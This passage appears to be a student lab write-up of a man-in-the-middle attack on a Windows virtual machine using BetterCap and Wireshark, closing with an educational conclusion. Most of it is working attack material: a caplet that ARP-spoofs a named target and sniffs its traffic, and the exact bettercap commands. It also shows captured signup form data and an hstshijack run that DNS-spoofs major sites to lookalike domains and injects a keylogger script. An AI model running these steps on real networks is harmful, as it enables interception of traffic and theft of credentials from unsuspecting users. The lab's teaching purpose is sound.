Accept-Encoding: gzip, deflate
Content-Length: 151
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 Edg/129.0.0.0
Referer: http://testphp.vulnweb.com/signup.php

uuname=John Doe&upass=&upass2=&urname=John Doe&ucc=123456789&uemail=abc123@gmail.com&uphone=9182738455&uaddress=ABC street ,XYZ City&signup=signup

192.168.17.0/24 > 192.168.17.134  » [09:34:41] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
```


This is the output screen of windowtarget.pcap file in wireshark:



Credentials entered at signup page:




Credentials entered at login page:



Use the caplets function and Include all the commands you are using on the caplets.

Firstly we will create a caplet file named **snifftestwindow.cap**:




And we will type all the commands needed to spoof the target and mentioning the target's IP. Then we will save it.

```
  GNU nano 8.1
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.17.133
arp.spoof on
net.sniff on
```

After creating a caplet file we can directly run the caplet file which contains the target's IP by the command *bettercap -iface eth0 -caplet snifftestwindow.cap*

```
root@kali:~/Desktop# ls
snifftestwindow.cap
root@kali:~/Desktop# bettercap -iface eth0 -caplet snifftestwindow.cap
bettercap v2.32.0 (built for linux amd64 with go1.22.1) [type 'help' for a list of commands]

[07:51:20] [sys.log] [inf] gateway monitor started ...
[07:51:20] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[07:51:20] [sys.log] [inf] net.probe probing 256 addresses on 192.168.17.0/24
[07:51:20] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[07:51:20] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[07:51:20] [endpoint.new] endpoint 192.168.17.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
[07:51:21] [endpoint.new] endpoint 192.168.17.133 detected as 00:0c:29:fd:38:d7 (VMware, Inc.).
[07:51:21] [endpoint.new] endpoint 192.168.17.132 detected as 00:0c:29:fa:dd:2a (VMware, Inc.).
[07:51:21] [endpoint.new] endpoint 192.168.17.254 detected as 00:50:56:e4:7e:ed (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [07:51:27] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
192.168.17.0/24 > 192.168.17.134  » [07:51:27] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : dual-a-0036.a-msedge.net is 204.79.197.239, 13.107.21.239
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : dual-a-0036.a-msedge.net is 204.79.197.239, 13.107.21.239
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.https] sni 192.168.17.133 > https://edge.microsoft.com
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.https] sni 192.168.17.133 > https://edge.microsoft.com
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : dual-a-0036.a-msedge.net is 13.107.21.239, 204.79.197.239
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : dual-a-0036.a-msedge.net is 13.107.21.239, 204.79.197.239
192.168.17.0/24 > 192.168.17.134  » [07:51:31] [net.sniff.dns] dns gateway > 192.168.17.133 : www.acunetix.com is 104.18.11.224, 104.18.10.224
192.168.17.0/24 > 192.168.17.134  » [07:51:31] [net.sniff.dns] dns gateway > 192.168.17.133 : www.acunetix.com is 104.18.11.224, 104.18.10.224
192.168.17.0/24 > 192.168.17.134  » [07:51:31] [net.sniff.https] sni 192.168.17.133 > https://edge.microsoft.com
192.168.17.0/24 > 192.168.17.134  » [07:51:31] [net.sniff.https] sni 192.168.17.133 > https://edge.microsoft.com
192.168.17.0/24 > 192.168.17.134  » [07:51:45] [net.sniff.dns] dns gateway > 192.168.17.133 : prod-inc-resolver.naturallanguageeditorservice.osi.office.
```

Capturing the Signup credentials of target machine:



And getting those details:

Use hstshijack Caplet function to migrate the traffic to http.

For using the hstshijack caplet, we need to check all the caplets available in the bettercap tool using *caplets.show* command.

Then we need to type the same name as ***hstshijack/hstshijack*** commandso that the caplet will run its commands.

```
192.168.17.0/24 > 192.168.17.134 » caplets.show
```


Name	Path	Size
ap	/usr/local/share/bettercap/caplets/ap.cap	570 B
crypto-miner/crypto-miner	/usr/local/share/bettercap/caplets/crypto-miner/crypto-miner.cap	666 B
download-autopwn/download-autopwn	/usr/local/share/bettercap/caplets/download-autopwn/download-autopwn.cap	2.6 kB
fb-phish/fb-phish	/usr/local/share/bettercap/caplets/fb-phish/fb-phish.cap	140 B
gitspoof/gitspoof	/usr/local/share/bettercap/caplets/gitspoof/gitspoof.cap	216 B
gps	/usr/local/share/bettercap/caplets/gps.cap	109 B
hstshijack/hstshijack	/usr/local/share/bettercap/caplets/hstshijack/hstshijack.cap	1.1 kB
http-req-dump/http-req-dump	/usr/local/share/bettercap/caplets/http-req-dump/http-req-dump.cap	591 B
http-ui	/usr/local/share/bettercap/caplets/http-ui.cap	382 B
https-ui	/usr/local/share/bettercap/caplets/https-ui.cap	661 B
jsinject/jsinject	/usr/local/share/bettercap/caplets/jsinject/jsinject.cap	210 B
local-sniffer	/usr/local/share/bettercap/caplets/local-sniffer.cap	244 B
login-manager-abuse/login-man-abuse	/usr/local/share/bettercap/caplets/login-manager-abuse/login-man-abuse.cap	236 B
mana	/usr/local/share/bettercap/caplets/mana.cap	61 B
massdeauth	/usr/local/share/bettercap/caplets/massdeauth.cap	302 B
mitm6	/usr/local/share/bettercap/caplets/mitm6.cap	551 B
netmon	/usr/local/share/bettercap/caplets/netmon.cap	42 B
pita	/usr/local/share/bettercap/caplets/pita.cap	900 B
proxy-script-test/proxy-script-test	/usr/local/share/bettercap/caplets/proxy-script-test/proxy-script-test.cap	57 B
pwnagotchi-auto	/usr/local/share/bettercap/caplets/pwnagotchi-auto.cap	330 B
pwnagotchi-manual	/usr/local/share/bettercap/caplets/pwnagotchi-manual.cap	446 B
rogue-mysql-server	/usr/local/share/bettercap/caplets/rogue-mysql-server.cap	501 B
rtfm/rtfm	/usr/local/share/bettercap/caplets/rtfm/rtfm.cap	210 B
simple-passwords-sniffer	/usr/local/share/bettercap/caplets/simple-passwords-sniffer.cap	131 B
sniffmetas	/root/Desktop/sniffmetas.cap	107 B
snifftestwindow	/root/Desktop/snifftestwindow.cap	106 B
steal-cookies/steal-cookies	/usr/local/share/bettercap/caplets/steal-cookies/steal-cookies.cap	134 B
tcp-req-dump/tcp-req-dump	/usr/local/share/bettercap/caplets/tcp-req-dump/tcp-req-dump.cap	413 B
web-override/web-override	/usr/local/share/bettercap/caplets/web-override/web-override.cap	254 B

```
192.168.17.0/24 > 192.168.17.134 » hstshijack/hstshijack
2024-10-20 09:13:31 inf hstshijack Generating random variable names for this session ...
2024-10-20 09:13:31 inf hstshijack Reading SSL log ...
2024-10-20 09:13:31 inf hstshijack Reading caplet ...
2024-10-20 09:13:31 inf hstshijack Module loaded.
```

Then it will start observing the target device's activites and will redirect to some clones of the HTTPS websites such as **facebook.com will be redirected to facebook.corn,** etc

```
Commands

  hstshijack.show : Show module info.

Caplet

           hstshijack.log > /usr/local/share/bettercap/caplets/hstshijack/ssl.log
        hstshijack.ignore > *
       hstshijack.targets > twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.ebay.com,*.instagram.com,instagram.com,*.github.com,github.com
  hstshijack.replacements > twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,*.instagram.corn,instagram.corn,*.github.corn,github.corn
  hstshijack.blockscripts > undefined
     hstshijack.obfuscate > false
      hstshijack.encode > false
 hstshijack.payloads > *:/usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger.js

Session info

      Session ID : qTfhcpXdV
   Callback Path : /KqLCorK
  Whitelist Path : /hpOJEQSAqFAO
    SSL Log Path : /nfgbSIjaOSq
         SSL Log : 100 hosts

09:13:31] [sys.log] [inf] http.proxy started on 192.168.17.134:8080 (sslstrip disabled)
09:13:31] [sys.log] [inf] dns.spoof *.instagram.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof twitter.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof *.twitter.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof facebook.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof *.facebook.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof apple.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof *.apple.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof ebay.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof *.ebay.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof *.linkedin.com -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof instagram.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof *.github.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof github.corn -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof linkedin.com -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof google.ie -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof stackoverflow.com -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof *.stackoverflow.com -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:31] [sys.log] [inf] dns.spoof *.google.ie -> 192.168.17.134
92.168.17.0/24 > 192.168.17.134 » [09:13:45] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 163.53.76.86
92.168.17.0/24 > 192.168.17.134 » [09:13:45] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 163.53.76.86
92.168.17.0/24 > 192.168.17.134 » [09:13:46] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.b.akamaiedge.net is 118.214.137.100
```

Below is the example of traffic redirecting through hstshijack:



Conclusion:

A Man-in-the-Middle attack was performed by the team on a Windows machine using BetterCap and Wireshark in the project. Interception of traffic, capture of sensitive login credentials, and manipulation of network communications were made possible through various modules in BetterCap like arp.spoof, net.sniff, and many others. The project shows how to hijack HTTPS traffic and how the hstshijack caplet can be utilized to redirect the traffic-it demonstrates potential dangers of such an attack.

Important Takeaways

- **BetterCap Modules:** The project was eye-opening into the immense potential that BetterCap holds for you, such as modules like arp.spoof, net.recon, net.sniff, and even hstshijack, which can intercept and manipulate the traffic flowing within the network.
- **MITM Attack Execution:** The team learned about the execution of ARP spoofing, setting up a proxy sniff for network traffic gathering, and how to handle the redirection of traffic when sites have HTTPS.
- **Packet Analysis with Wireshark:** Here, deep packet inspection was done using Wireshark, and knowledge of the ways to capture and filter network packets was illustrated in the extraction of credentials and other sensitive information.
- **BetterCap Caplets**: The team automated attacks by creating and modifying caplets. BetterCap's caplets were learned to manipulate network traffic with more efficiency.
- **Cybersecurity Awareness:** The project conveyed real-world implications of network vulnerabilities and how one should secure sensitive information against MITM attacks.

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